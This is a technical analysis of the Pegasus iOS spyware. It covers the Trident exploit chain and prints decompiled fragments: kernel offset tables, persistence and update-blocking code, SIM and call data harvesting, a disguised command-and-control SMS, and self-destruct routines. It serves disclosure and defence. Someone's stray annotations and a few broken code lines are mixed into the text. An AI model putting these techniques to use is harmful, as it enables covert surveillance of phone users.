Technical Analysis of Pegasus Spyware

An Investigation Into Highly Sophisticated Espionage Software

Contents

Executive Summary

This report is an in-depth technical look at a targeted espionage attack being actively leveraged against an undetermined number of mobile users around the world. Lookout researchers have done deep analysis on a live iOS sample of the malware, detailed in this report. Citizen Lab's investigation links the software and infrastructure to that of NSO Group which offers a product called Pegasus solution. Pegasus is professionally developed and highly advanced in its use of zero-day vulnerabilities, code obfuscation, and encryption. It uses sophisticated function hooking to subvert OS- and application-layer security in voice/audio calls and apps including Gmail, Facebook, WhatsApp, Facetime, Viber, WeChat, Telegram, Apple's built-in messaging and email apps, and others. It steals the victim's contact list and GPS location, as well as personal, Wi-Fi, and router passwords stored on the device. The iOS version of the attack uses what we refer to as Trident, an exploit of three related zero-day vulnerabilities in iOS, which Apple patched in iOS 9.3.5, available as of the publishing of this report.

According to news reports, NSO Group sells weaponized software that targets mobile phones to governments and has been operating since 2010, according to its LinkedIn page. The Pegasus spyware has existed for a significant amount of time, and is advertised and sold for use on high-value targets for multiple purposes, including high-level espionage on iOS, Android, and Blackberry. multi platforms

This spyware is extremely sophisticated and modular, in addition to allowing customization. It uses strong encryption to protect itself from detection by traditional security tools and has a vigorous monitoring and self-destruct mechanism. Lookout's analysis determined that the malware exploits three zero-day vulnerabilities, Trident, in Apple's iOS:

1. **CVE-2016-4655: Memory Corruption in WebKit** - A vulnerability in Safari WebKit allows the attacker to compromise the device when the user clicks on a link.
2. **CVE-2016-4656: Kernel Information Leak** - A kernel base mapping vulnerability that leaks information to the attacker that allows him to calculate the kernel's location in memory.
3. **CVE-2016-4657: Kernel Memory corruption leads to Jailbreak** - 32 and 64 bit iOS kernel-level vulnerabilities that allow the attacker to silently jailbreak the device and install surveillance software.

The attack sequence begins with a simple phishing scheme: send a text (or Twitter or other type of) message with a benign-looking URL, user clicks on link, open web browser, load page, exploit a browser or operating system vulnerability, install software to gather information and to ensure that the software stays installed on the device ("persistence"). As soon as the targeted victim clicks the link, the attack occurs silently, with no indication to the user or device administrators that anything has occurred or that any new processes are running.

The Pegasus software is highly configurable: depending on the country of use and feature sets purchased by the user of the spyware, the surveillance capabilities include remotely accessing text messages, iMessages, calls, emails, logs, and more from apps including Gmail, Facebook, Skype, WhatsApp, Viber, Facetime, Calendar, Line, Mail.Ru, WeChat, Surespot, Tango, Telegram, and others.

Based on artifacts in the code, this spyware has been in the wild for more than two years. The exploits have configuration settings that go all the way back to iOS 7, which was released in 2013 and superseded in 2014.

Pegasus takes advantage of how integrated mobile devices are in our lives and the combination of features only available on mobile – always connected (WiFi, 3G/4G), voice communications, camera, email, messaging, GPS, passwords, and contact lists. As a result of its functional modularity, the breadth of communications and user data it monitors, and the tailored methods it instruments into other applications to exfiltrate data from them, to date, Pegasus is the most sophisticated privately-developed attack Lookout has encountered on a mobile endpoint. It hooks into widely used secure messenger applications to copy cleartext data out of them before the user's app can encrypt and send it. From the perspective of the user and the people they're communicating with, their communications are secure, while the administrator of the Pegasus instance has secretly intercepted the clear text of their communication. Pegasus carries a high price tag averaging at over $25,000 per target. In at least one instance, NSO Group sold 300 licenses for $8 million USD.[1]

good idea

limited distribution

This report presents the technical details of the attack from the beginning of the exploit chain to the end. It includes analysis of the Trident zero-day iOS vulnerabilities that the toolkit was using to jailbreak the phone. We also look in-depth at the components of the espionage software, and have exposed the type of capabilities that an advanced mobile attacker using this software possesses.

Trident (the vulnerabilities disclosed in coordination with this report) were present in the latest versions of iOS, up to iOS 9.3.4, the latest iOS version as of August 2016 when we made these discoveries. Researchers from Lookout and Citizen Lab responsibly disclosed the exploits and their related vulnerabilities to Apple. Given the severity of Trident, Apple worked extremely quickly to patch these vulnerabilities and has released iOS 9.3.5 to address them. With the release of the patched OS, we are publishing the technical details of the attack and exploits.

[1] http://www.prensa.com/locales/ruta-pago-NSO-Group_0_4266323503.html

Background

As mobile phones continue to be tightly integrated into our personal and work lives, malicious actors are actively creating sophisticated applications that can run on victims' devices without either their knowledge of the threat's presence, or of the actors' intent. This can be seen in the diversity of threats that target mobile devices: from those that are financially motivated, such as adware, banking trojans, and SMS fraud, to those seeking personal information or corporate intellectual property. Spyware, a malicious application designed to retrieve specific information from an infected device without the victim's knowledge, falls into the latter camp.

Spyware applications often include the ability to extract a victim's SMS messages, contact details, record their calls, access their call logs, or remotely activate a device's microphone and camera to surreptitiously capture audio, video, and image content.

In addition to these rich features, some spyware also has the equally important ability to remotely deliver the malicious application to a target device. This is a complex and technically challenging problem, as evidenced by the amount of money private security firms and corporate bug bounty programs pay for zero-day exploits that facilitate this remote delivery.

Two private security firms, Gamma Group and Hacking Team, both made headlines after media outlets revealed that the organizations developed mobile surveillance software that has been sold to oppressive governments. These products are often very expensive and generally only accessible to well-funded attackers given the complexity involved in creating this kind of mobile spyware, and the fact that it includes zero-day exploits.

Marketing Bullshit

The Israeli based NSO Group has managed to avoid the spotlight of the cyber security community despite being in operation for over five years. Founded in 2010 by Niv Carmi, Shalev Hulio, and Omri Lavie, NSO Group has publicly stated that it develops and sells mobile phone surveillance software to governments around the world. It has claimed that its surveillance capability is undetectable with one of the founders stating, "We're a complete ghost." [2] Private equity firm Francisco Partners acquired NSO Group in 2014 for $110 million. The founders of NSO Group play in both the cyber offense and defense spaces, having also founded the mobile security company Kaymera.[3]

[2] http://blogs.wsj.com/digits/2014/08/01/can-this-israeli-startup-hack-your-phone/
[3] http://www.bloomberg.com/news/2014-09-29/israeli-entrepreneurs-play-both-sides-of-the-cyber-wars.html

Disclosure Timeline

Citizen Lab reported the existence of the malware to Lookout on August 12, 2016. Lookout and Citizen Lab worked together to analyze the software and attempt to determine the severity of the vulnerabilities and the capabilities of the malware until August 15, 2016 when we reported the information to Apple.

The three organizations worked together from August 15, 2016 to the release of the vulnerability patches in iOS 9.3.5 on August 25, 2016.

Attack Overview


The attack is very simple in its delivery and silent in delivering its payload. The attack starts when the attacker sends a website URL (through SMS, email, social media, or any other message) to an identified target. The user only has to take one action--click on the link. Once the user clicks the link, the software silently carries out a series of exploits against the victim's device to remotely jailbreak it so that the espionage software packages can be installed. The user's only indication that anything happened will be that the browser closes after the link is clicked.

detectable

detectable

The espionage software contains malicious code, processes, and apps that are used to spy, collect data, and report back what the user does on the device. This spyware can access and exfiltrate messages, calls, emails, logs, and more from apps including, but not limited to:

- Gmail
- Facetime
- Facebook
- Line
- Mail.Ru
- Calendar
- WeChat
- Surespot
- Tango
- WhatsApp
- Viber
- Skype
- Telegram
- KakaoTalk



In order to accomplish this, the spyware, once it jailbreaks the user's phone, does not download malicious versions of these apps to the victim's device in order to capture data, rather it compromises the original apps already installed on the device. This includes pre-installed apps such as Facetime and Calendar and those from the official App Store.

Usual Jailbreak procedure

Usually, iOS security mechanisms prevent normal apps from spying on each other, but spying "hooks" can be installed on a jailbroken device. Pegasus takes advantage of both the remote jailbreak exploit and a technique called "hooking." The hooking is accomplished by inserting Pegasus' dynamic libraries into the legitimate processes running on the device. These dynamic libraries can be used to hook the apps using a framework called Cydia Mobile Substrate, known to the iOS jailbreak community, and which Pegasus uses as part of the exploit.

A user infected with this spyware is under complete surveillance by the attacker because, in addition to the apps listed above, it also spies on:

- Phone calls
- Call logs
- SMS messages the victim sends or receives
- Audio and video communications that (in the words a founder of NSO Group) turns the phone into a "walkie-talkie"[4]

[4] http://www.ft.com/cms/s/9869fd34-c7ac-11e2-be27-00144feab7de,Authorised=false.html?siteedition=intl&_i_location=http%3A%2F%2Fwww.ft.com%2Fcms%2Fs%2F0%2F9869fd34-c7ac-11e2-be27-00144feab7de.html%3Fsiteedition%3Dintl&_i_referer=&classification=conditional_standard&iab=barrier-app#axzz4I8PLStjS

Access to this content could be used to gain further access into other accounts owned by the target, such as banking, email, and other services he/she may use on or off the device.

The attack is comprised of three separate stages that contain both the exploit code and the espionage software. The stages are sequential; each stage is required to successfully decode, exploit, install, and run the subsequent stage. Each stage leverages one of the Trident vulnerabilities in order to run successfully.

STAGE 1 Delivery and WebKit vulnerability: This stage comes down over the initial URL in the form of an HTML file (1411194s) that exploits a vulnerability (CVE-2016-4655) in WebKit (used in Safari and other browsers).

STAGE 2 Jailbreak: This stage is downloaded from the first stage code based on the device type (32-bit vs 64-bit). Stage 2 is downloaded as an obfuscated and encrypted package. Each package is encrypted with unique keys at each download, making traditional network-based controls ineffective. It contains the code that is needed to exploit the iOS Kernel (CVE-2016-4656 and CVE-2016-4657) and a loader that downloads and decrypts a package for stage 3.

STAGE 3 Espionage software: This stage is downloaded by stage 2 and is also based on the device type (32-bit vs 64-bit). Stage 3 contains the espionage software, daemons, and other processes that are used after the device has been jailbroken in stage 2. Stage 3 installs the hooks into the applications the attacker wishes to spy on. Additionally, stage 3 detects if the device was previously jailbroken through another method and, if so, removes any access to the device that the jailbreak provides, such as via SSH. The software also contains a failsafe to remove itself if certain conditions are present.

detectable

The third stage deploys a number of files deployed in a standard unix tarball (test222.tar), each of which has its own purpose (that we describe later in this report):

- ca.crt - root TLS certificate that is added to keystore (see Appendix A)
- ccom.apple.itunesstored.2.csstore - Standalone javascript that is run from the command line at reboot and is used to run unsigned code and jailbreak the kernel on device reboot
- converter - injects dylib in a process by pid. It is a renamed version of the cynject from the Cydia open-source library
- libaudio.dylib - The base library for call recording
- libdata.dylib - A renamed version of the Cydia substrate open-source library
- libimo.dylib - imo.im sniffer library
- libvbcalls.dylib - Viber sniffer
- libwacalls.dylib - Whatsapp sniffer
- lw-install - Spawns all sniffing services
- systemd - Sends reports and files to server
- watchdog
- workerd - SIP module

The attack we investigated works on iOS up to 9.3.4. The developers maintain a large table in their code that attacks all iOS versions from 7.0 up to and including iOS 9.3.3. While the code we investigated did not contain the appropriate values to initially work on iOS 9.3.4, the exploits we investigated would still work, and it is trivial for the attackers to update the table so that the attack will work on 9.3.4.

One other unique property of this attack is that standard jailbreak detections fail to report that the device has been exploited. The attack and installation of the spying software is designed to be as silent as possible to the target.

Professional Grade Development

Pegasus is well designed in terms of its modularity and efficiency. For example, the kernel exploits call upon magic tables for each of the platforms that map out kernel memory for each version and phone model. The mapping for iOS 9.2.1 on the iPhone 6 is shown here:

```
DCB 0x69, 0x50, 0x68, 0x6F, 0x6E, 0x65, 0x36, 0x2C, 0x31; modelName // iPhone 6
DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; modelName
DCB 0, 0, 0, 0, 0, 0    ; modelName
DCB 0x31, 0x33, 0x44, 0x31, 0x35, 0, 0, 0, 0, 0, 0, 0; iOS_version // iOS 9.2.1
DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; iOS_version
DCB 0, 0, 0             ; iOS_version
DCQ 0x3D7998            ; OSSerializer::serialize
DCQ 0xEA8D0             ; _memmove
DCQ 0x4F41C8            ; _kernel_pmap
DCQ 0xEABA4             ; _flush_dcache
DCQ 0xFAD00             ; _flush_icache1
DCQ 0xEABB4             ; _flush_icache2
DCQ 0x46B318            ; _PE_i_can_has_debugger
DCQ 0x577A40            ; _PE_i_can_has_debugger2
DCQ 0x12C600            ; unkPatch1
DCQ 0x348F90            ; unkPatch2
DCQ 0x14C88             ; unkPatch3
DCQ 0                   ; _PE_i_can_has_kernel_configuration
DCQ 0x12C4              ; mov_wo_1_gadget
DCQ 0x526040            ; gPhysBase
DCQ 0x526038            ; gVirtBase
DCQ 0x43937C            ; IOPlatformExpert::getUTCTimeOfDay
DCQ 0x3220A8            ; _kauth_cred_get_with_ref
DCQ 0x12BC              ; mov_w0_0_gadget
DCQ 0x323934            ; _cs_enforcement
DCQ 0x4EE0B0            ; unknownBuffer
DCQ 0x4431CC            ; IODMAController::completeDMACommand
DCQ 0x3F57B8            ; IORegistryEntry::getParentEntry
DCQ 0x3F1DB4            ; IORegistryEntry::getMetaClass
DCQ 0x111388            ; _bufattr_cpoff
DCQ 0x4BAE95            ; extract_heap_name
DCQ 0x50D3A0            ; sysctl_extract_heap
DCQ 0x3B2230            ; unkTaskPatch1
DCQ 0xD503201F          ; unkTaskPatch1_patch
DCQ 0x3B2258            ; unkTaskPatch2
DCQ 0xD503201F          ; unkTaskPatch2_patch
DCQ 0x3B229C            ; unkTaskPatch3
DCQ 0xD503201F          ; unkTaskPatch3_patch
DCQ 0x3B24C0            ; unkTaskPatch4
DCQ 0xD503201F          ; unkTaskPatch4_patch
DCQ 8                   ; kaslrIndex
```

Note that each function location in memory (as an offset from the base of the kernel) is mapped. Each of these will be used later in the kernel version.

Additionally, the code is extremely modular, relative to other malware our researchers have encountered. We found common libraries and common formats with similar naming conventions. For example, the libwacalls (WhatsApp Call Library) and libvbcalls (Viber Call Library) use similar formats with similar function names and common standards. Unlike most malware authors, the code in Pegasus is clean and efficient, with evidence of professional and careful design.

Finally, we see evidence of a robust quality assurance process for their development: even their first stage exploit contains both debugging and QA-specific functions of the type one would expect from an enterprise-class software development organization.

Evolution of Software

The malware has been in operation for well over a year, which has enabled it to develop a degree of software maturity, and as a result it is capable of exploiting multiple iOS versions. An excerpt from the magic table that maps addresses in the kernel shows that the exploit supports versions of the phone from the iPhone 4s up to the iPhone 6s Plus.

The kernel exploit includes checks that indicate that the exploit works against iOS 7 (which was released in 013):

```
if ( majorVersion_3 == 9 )
  {
    remove("/sbin/mount_nfs");
    v8 = "/sbin/mount_nfs.temp";
    v9 = "/sbin/mount_nfs";
  }
  else
  {
    if ( majorVersion_3 != 8 )
    {
      if ( majorVersion_3 == 7 )
      {
        v4 =
dlopen("/System/Library/Frameworks/CoreMotion.framework/CoreMotion", 2LL);
        CLGyroCalibrationDatabaseDump(&v11);
      }
      else
      {
       exit_6(-);
      }
      goto LABEL_16;
    }
    v8 = "/sbin/mount_nfs.temp";
    v9 = "/sbin/mount_nfs";
  }
  rename(v8, v9);
```

The Trident Vulnerabilities

http://lists.apple.com/archives/security-announce/2016/Aug/msg00000.html

The software contains multiple zero-day vulnerabilities, referred to here as Trident, used against iOS 9.3.3, each of which would have worked against current 9.3.4 as of the date of discovery. With the 9.3.5 patches, these vulnerabilities will no longer work.

CVE-2016-4655: Memory Corruption in Safari WebKit

A memory corruption vulnerability exists in Safari WebKit that allows an attacker to execute arbitrary code. Pegasus exploits this vulnerability to obtain initial code execution privileges within the context of the Safari web browser.

This vulnerability is complex and Lookout continues to work on analyzing this vulnerability and will publish additional findings as they become available.

CVE-2016-4656: Kernel Information Leak Circumvents KASLR

Before Pegasus can execute its jailbreak, it must determine where the kernel is located in memory. Kernel Address Space Layout Randomization (KASLR) makes this task difficult by mapping the kernel into different and unpredictable locations in memory. In short, before attacking the kernel, Pegasus has to find it.

The attacker has found a way to locate the kernel by using a function call that leaks a non-obfuscated kernel memory address in the return value, allowing the kernel's actual memory location to be mapped.

CVE-2016-4657: Memory Corruption in Kernel leads to Jailbreak

The third vulnerability in Pegasus' Trident is the one that is used to jailbreak the phone. A memory corruption vulnerability in the kernel is used to corrupt memory in both the 32- and 64-bit versions. The exploits are performed differently on each version.

This vulnerability is complex and Lookout continues to work on analyzing this vulnerability and will publish additional findings as they become available.

Jailbreak Persistence

Once the kernel has been exploited, both exploits perform similar tasks to prepare the system to be jailbroken:

- Disable kernel security protections including code signing Usual Jailbreak step for acquiring root permissions
- Remount the system partition Usual next Jailbreak step for Jailbreaking the Filesystem
- Clear the Safari caches (to help cover their tracks)
- detectable • Write the jailbreak files (including the main loader as /sbin/mount_nfs) Normal Jailbreak step

As a final step of stage 2, the exploit removes /etc/nfs.conf which triggers the file to load /sbin/mount_nfs (which is the stage 3 jailbreakloader). Because /sbin/mount_nfs is run as root, the code is run with full privileges.

After stage 3 will be unpacked, Pegasus need to gain persistence on device reboot. So exploit replaces the system daemon rtbuddyd with a copy of the jsc binary and creates a link to ascript that is similar to the exploit for CVE-2016-4655, which we will describe later.

Spyware Analysis

Pegasus is one of the most sophisticated pieces of surveillance and espionage software that Lookout has investigated. It has a novel mechanism to install and hide itself and obtain persistence on the system. Once it is resident, it uses a number of ways to hide its communications and protect itself from discovery, and it hooks into a large number of the phone's functions in order to gather data and intercept messages and calls.

Installation and Persistence

The spyware is installed during the stage 3 execution by running the lw-install binary. Lw-install sets up a few of the key structures of the product, as well as establishes persistence across reboots (and has a few protective functions to ensure that the software doesn't accidentally brick the phone).

The first thing that lw-install does is check the iOS version; it runs different commands depending on whether it is running on iOS 9 or a previous version.

If it is installed on iOS 9, lw-install runs "/sbin/launchctl load" on .plist files dropped into /Library/LaunchDaemons (which

```
/sbin/mount_nfs
/private/var/mobile/Library/Preferences/com.apple.notes.objectcreation.l
ock
/private/var/mobile/Library/Preferences/com.apple.notes.sharedstore.lock
/private/var/mobile/Library/Preferences/SBShutdownCookie[5]
```

is normally empty or used to hold launchd plists for jailbroken services, such as sshd). This will ensure that these files get

```
/private/var/root/test.app/watchdog
/private/var/root/test.app/systemd
```

launched and started on reboot.

lw-install exports:
Logging functionality (_LOG_init, _LOG_logfunc, and _LOG_close)
Filesystem utils (_FS_exists and _FS_remove)
Process management (_get_ps and _run_process [kills existing, checks perms and execv])
Filesystem clean up (_ANTIBRICK_reset) removes Preferences files listed above

lw-install entitlements:

```
<key>com.apple.coreaudio.allow-amr-decode</key>
<true/>
<key>com.apple.coremedia.allow-protected-content-playback</key>
<true/>
<key>com.apple.managedconfiguration.profiled-access</key>
<true/>
<key>com.apple.springboard.opensensitiveurl</key>
<true/>
<key>dynamic-codesigning</key>
<true/>
<key>keychain-access-groups</key>
        <array>
                <string>com.apple.cfnetwork</string>
                <string>com.apple.identities</string>
                <string>com.apple.mobilesafari</string>
                <string>com.apple.certificates</string>
        </array>
<key>platform-application</key>
<true/>
<key>vm-pressure-level</key>
<true/>
<key>get-task-allow</key>
<true/>
<key>task_for_pid-allow</key>
<true/>
```

If the OS is not iOS 9, the first thing that lw-install does is remove the following files:

Then it starts

Note that lw_install appears to log to /private/var/wireless/Library/com.apple.wifid.r.log

Persistence: JSC Privilege Escalation

Pegasus implements its persistence mechanism through the use of a developer tool called "jsc" that is part of the iOS environment. Jsc is intended to allow users to execute javascript using the WebKit engine outside the context of a web browser.[6] In this case, a memory corruption issue in the tool is used by Pegasus to attain persistence.

As part of the installation process for persistence, the daemon `rtbuddyd` is replaced by a copy of jsc (which is a signed binary and allowed to run code). On device reboot `rtbuddyd` will run and load `--early-boot`, which is a link to the `com.apple.itunesstored.2.cstore` file. The com.apple.itunesstored.2.csstore file is structured similarly to the exploit for CVE-2016-4655. This loads shellcode which is used to re-exploit the kernel each time that the system is rebooted and start the running daemons. The execution flow of this code is: Typical for Tethered Jailbreaks (iOS Hacker's Handbook)

- Run the jsc script calling --early-boot
- Run the exploit that maps the kernel base
- Run the kernel exploit
- Spawn the main running daemons of Pegasus: systemd, watchdogd

As Citizen Lab mentioned in their report, Pegasus puts its own protection above all else. From the manual, as quoted by Citizen Lab:

> *In general, we understand that it is more important that the source will not be exposed and the target will suspect nothing than keeping the agent alive and working.*

To this end, Pegasus has a large number of features that enable it to maintain its secrecy. It constantly monitors the phone for status and disables any other access to the phone by previous/other jailbreaking software. Pegasus also contains a complex self-destruct mechanism which completely removes it from the phone.

detectable

```
  v38 = objc_autoreleasePoolPush();
  v0 = sub_31490();
  sub_30F78(v0);
  v57 = "/bin/launchctl";
  v58 = "unload";
  v59 = "/System/Library/LaunchDaemons/com.apple.searchHandler.plist";
  v60 = 0;
  sub_2E8C8(&v57, 0);
  v1 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
  objc_msgSend(v1, "removeItemAtPath:error:",
CFSTR("/System/Library/LaunchDaemons/com.apple.searchupgrade.plist"), 0);
  v53 = "/bin/launchctl";
  v54 = "unload";
  v55 = "/System/Library/LaunchDaemons/com.apple.DumpPanic.plist";
  v56 = 0;
  sub_2E8C8(&v53, 0);
  v49 = "/bin/launchctl";
  v50 = "unload";
  v51 = "/System/Library/LaunchDaemons/com.apple.chud.pilotfish.plist";
  v52 = 0;
  sub_2E8C8(&v49, 0);
  v44 = "/bin/launchctl";
  v45 = "load";
  v46 = "-F";
  v47 = "/System/Library/LaunchDaemons/com.apple.DumpPanic.plist";
  v48 = 0;
  sub_2E8C8(&v44, 0);
  v39 = "/bin/launchctl";
  v40 = "load";
  v41 = "-F";
  v42 = "/System/Library/LaunchDaemons/com.apple.chud.pilotfish.plist";
  v43 = 0;
  sub_2E8C8(&v39, 0);
```

Disabling Updates

detectable The Stage 3 loader ensures that the phone won't receive auto-updates going forward:

```
if ( (unsigned int)objc_msgSend(v8, "fileExistsAtPath:",
CFSTR("/System/Library/LaunchDaemons/jb.plist")) & 0xFF
   || (v9 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager"),
       (unsigned int)objc_msgSend(v9, "fileExistsAtPath:",
CFSTR("/private/var/evasi0n/evasi0n")) & 0xFF)
   || (v10 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager"),
       (unsigned int)objc_msgSend(v10, "fileExistsAtPath:",
CFSTR("/var/mobile/Media/.evasi0n7_installed")) & 0xFF)
   || (v11 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager"),
       (unsigned int)objc_msgSend(v11, "fileExistsAtPath:",
CFSTR("/panguaxe.installed")) & 0xFF)
   || (v12 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager"),
       (unsigned int)objc_msgSend(
                       v12,
                       "fileExistsAtPath:",

CFSTR("/System/Library/LaunchDaemons/com.saurik.Cydia.Startup.plist")) &
0xFF) )
```

Jailbreak Detection

```
BOOL is_jail()
{
 return (unsigned __int8)is_file_exist((int)CFSTR("/pguntether"))
     || (unsigned
__int8)is_file_exist((int)CFSTR("/System/Library/LaunchDaemons/com.saurik.Cydi
a.Startup.plist"));
}
```

The stage 3 loader also checks the device to see if it had been previously jailbroken:

The software also checks during each startup:

```
IOPMAssertionCreateWithName(CFSTR("NoIdleSleepAssertion"), 255,
CFSTR("XXX"), &v2[1]);
```

Device Monitoring

```
v9 = objc_msgSend(&OBJC_CLASS___UIDevice, "currentDevice");
objc_msgSend(v9, "setBatteryMonitoringEnabled:", 1);
```

In order to maintain its ability to run, communicate and monitor its own status, the software disables the phone's "Deep Sleep" functionality:

detectable

Current Reachability

```
+[x1flngLsUIbG reachabilityForInternetConnection]
+[x1flngLsUIbG reachabilityForLocalWiFi]
+[x1flngLsUIbG reachabilityWithAddress:]
+[x1flngLsUIbG reachabilityWithHostName:]
-[x1flngLsUIbG currentReachabilityStatus]
-[x1flngLsUIbG isReachable]

if ( SCNetworkReachabilitySetCallback(self->reachabilityRef, sub_1C28C, &v6)
)
{
  v3 = v2->reachabilityRef;
  v4 = CFRunLoopGetCurrent();
  if ( SCNetworkReachabilityScheduleWithRunLoop(v3, v4,
kCFRunLoopDefaultMode) )
    result = 1;
}
```

Sim and Cell Network Information

```
_CTServerConnectionCopyMobileNetworkCode(&v31, v18, &v33);
_CTServerConnectionCopyMobileCountryCode(&v31, v21, &v33);
_CTServerConnectionGetCellID(&v31, v22, &v33);
_CTServerConnectionGetLocationAreaCode(&v31, v23, &v33);
v23 = CTSIMSupportGetSIMStatus(v4);
v25 = (void *)CTSIMSupportCopyMobileSubscriberIdentity(kCFAllocatorDefault);
_CTServerConnectionCopyMobileEquipmentInfo(&v33, v2, &v35);
v6 = objc_msgSend(v35, "objectForKey:", kCTMobileEquipmentInfoIMEI);
(v8 = (void *)CTSIMSupportCopyMobileSubscriberIdentity(kCFAllocatorDefault))
```

Call info

```
v5 = objc_msgSend(a3, "objectForKeyedSubscript:", kCTCall);
if ( v5 )
{
   v6 = objc_msgSend(v4, "objectForKeyedSubscript:", kCTCallStatus);
   v7 = objc_msgSend(v6, "integerValue");
   v8 = (void *)CTCallCopyAddress(0, v5);
```

SIM / Network Change Notifications

```
v3 = CTTelephonyCenterGetDefault();
CTTelephonyCenterAddObserver(v3, v2, sub_61144,
kCTRegistrationOperatorNameChangedNotification, 0, 4);
CTTelephonyCenterAddObserver(v3, v2, sub_61144,
kCTRegistrationServiceProviderNameChangedNotification, 0, 4);
CTTelephonyCenterAddObserver(v3, v2, sub_61144,
kCTRegistrationStatusChangedNotification, 0, 4);
CTTelephonyCenterAddObserver(v3, v2, sub_61144,
kCTRegistrationCellChangedNotification, 0, 4);
CTTelephonyCenterAddObserver(v3, v2, sub_61144,
kCTRegistrationDataStatusChangedNotification, 0, 4);
CTTelephonyCenterAddObserver(v3, v2, sub_61144,
kCTSIMSupportSIMStatusChangeNotification, 0, 4);
CTTelephonyCenterAddObserver(v3, v2, sub_61144,
kCTSMSClass0StringReceivedNotification, 0, 4);
CTTelephonyCenterAddObserver(v3, v2, sub_61144,
kCTCallStatusChangeNotification, 0, 4);
```

The software also keeps a close eye on the battery status of the current device:

Additionally, the software monitors the current connection state and tracks which types of networks the phone is connected to, potentially in order to determine the bandwidth and ability to send full data across the network:

Stealth Update to Command & Control Infrastructure

The software has multiple stealth communication channels. The systemd binary that Pegasus employs appears to use SMS

detectable

```
Your Google verification code
is:5678429\nhttp://gmail.com/?z=FEcCAA==&i=MTphYWxhYW4udHY6NDQzLDE6bW
Fub3Jhb25saW5lLm5ldDo0NDM=&s=zpvzPSYS674=
```

Despite appearing as a legitimate password reset from Google, this message actually contains an instruction for Pegasus to update the command and control servers that it can communicate to. It appears Pegasus is capable of receiving five types of instructions via SMS, with the instruction ID determined based on the last number of the verification code. For example, in the message above this is 9.

This functionality appears to allow Pegasus to be updated out of band if http or https was not available. In the event C2 infrastructure was taken down or unavailable, this functionality provides Pegasus with a lifeline to the actors controlling it with instructions on where to find the new C2 servers. This functionality is unprecedented in spyware and provides the ability for Pegasus to persist even when infrastructure is compromised or taken down.

The various message texts are below:

```
objc_msgSend_stret(&v144, v14, "rangeOfString:", CFSTR("Your Google verification
code is"));
objc_msgSend_stret(&v142, v14, "rangeOfString:", CFSTR("Facebook Mobile confirmation
code"));
objc_msgSend_stret(&v140, v14, "rangeOfString:", CFSTR("Facebook Mobile confirmation
id"));
objc_msgSend_stret(&v138, v14, "rangeOfString:", CFSTR("Facebook Password reset
code"));
objc_msgSend_stret(&v136, v14, "rangeOfString:", CFSTR("Your Evernote verification
code is"));

objc_msgSend_stret(&v134, v14, "rangeOfString:", CFSTR("http://gmail.com/?z="));
objc_msgSend_stret(&v132, v14, "rangeOfString:", CFSTR("http://s.fb.com/?z="));
objc_msgSend_stret(&v130, v14, "rangeOfString:", CFSTR("Or reset here
http://m.facebook.com/recover/code?z="));
objc_msgSend_stret(&v128, v14, "rangeOfString:", CFSTR("Download here
http://evernote.com/mobile?z="));
```

note. These instructions mirror the structure and expected content of legitimate two-factor authentication messages identically. An example of an attacker-provided instruction via SMS (captured originally by Citizen Lab) can be seen below.

Despite appearing as a legitimate password reset from Google, this message actually contains an instruction for Pegasus to update the command and control servers that it can communicate to. It appears Pegasus is capable of receiving five

```
signed int removeAutoload()
{
 removeFile((const char
*)CFSTR("/private/var/wireless/Library/com.apple.itunesstored.2.csstore"));
 if ( (unsigned __int8)is_file_identical_to_file(
                         (const char *)CFSTR("/usr/libexec/rtbuddyd"),
                         (const char
*)CFSTR("/System/Library/Frameworks/JavaScriptCore.framework/Resources/jsc"))
)
   removeFile((const char *)CFSTR("/usr/libexec/rtbuddyd"));
 if ( isFileExists((const char *)CFSTR("/usr/libexec/rtbuddyd_bak")) )
 {
   removeFile((const char *)CFSTR("/usr/libexec/rtbuddyd"));
   copyFile((const char *)CFSTR("/usr/libexec/rtbuddyd_bak"), (const char
*)CFSTR("/usr/libexec/rtbuddyd"), 0);
 }
 removeFile((const char *)CFSTR("/usr/libexec/rtbuddyd_bak"));
 return removeFile((const char *)CFSTR("/--early-boot"));
```

Self Destruction

```
int removeSpyAudioRecordingTools()
{
 const char *v0; // r4@1
 const char *v1; // r5@1
 const char *v2; // r6@1

 v0 = (const char *)crypt(&usr_lib_libdata_dylib);// /usr/lib/libdata.dylib
 v1 = (const char *)crypt(&usr_lib_libaudio_dylib);// /usr/lib/libaudio.dylib
 v2 = (const char *)crypt(&mediaserverd);      // mediaserverd
 removeFile(v0);
 removeFile(v1);
 return killProcessByName(v2);
}
```

The Pegasus software has a highly sensitive self-destruct mechanism to ensure that the product is not discovered. When the software appears to be threatened, it will self destruct, removing its persistence mechanism (removing the cloned `rtbuddyd` and exploit `com.apple.itunesstored.2.csstore` described above).

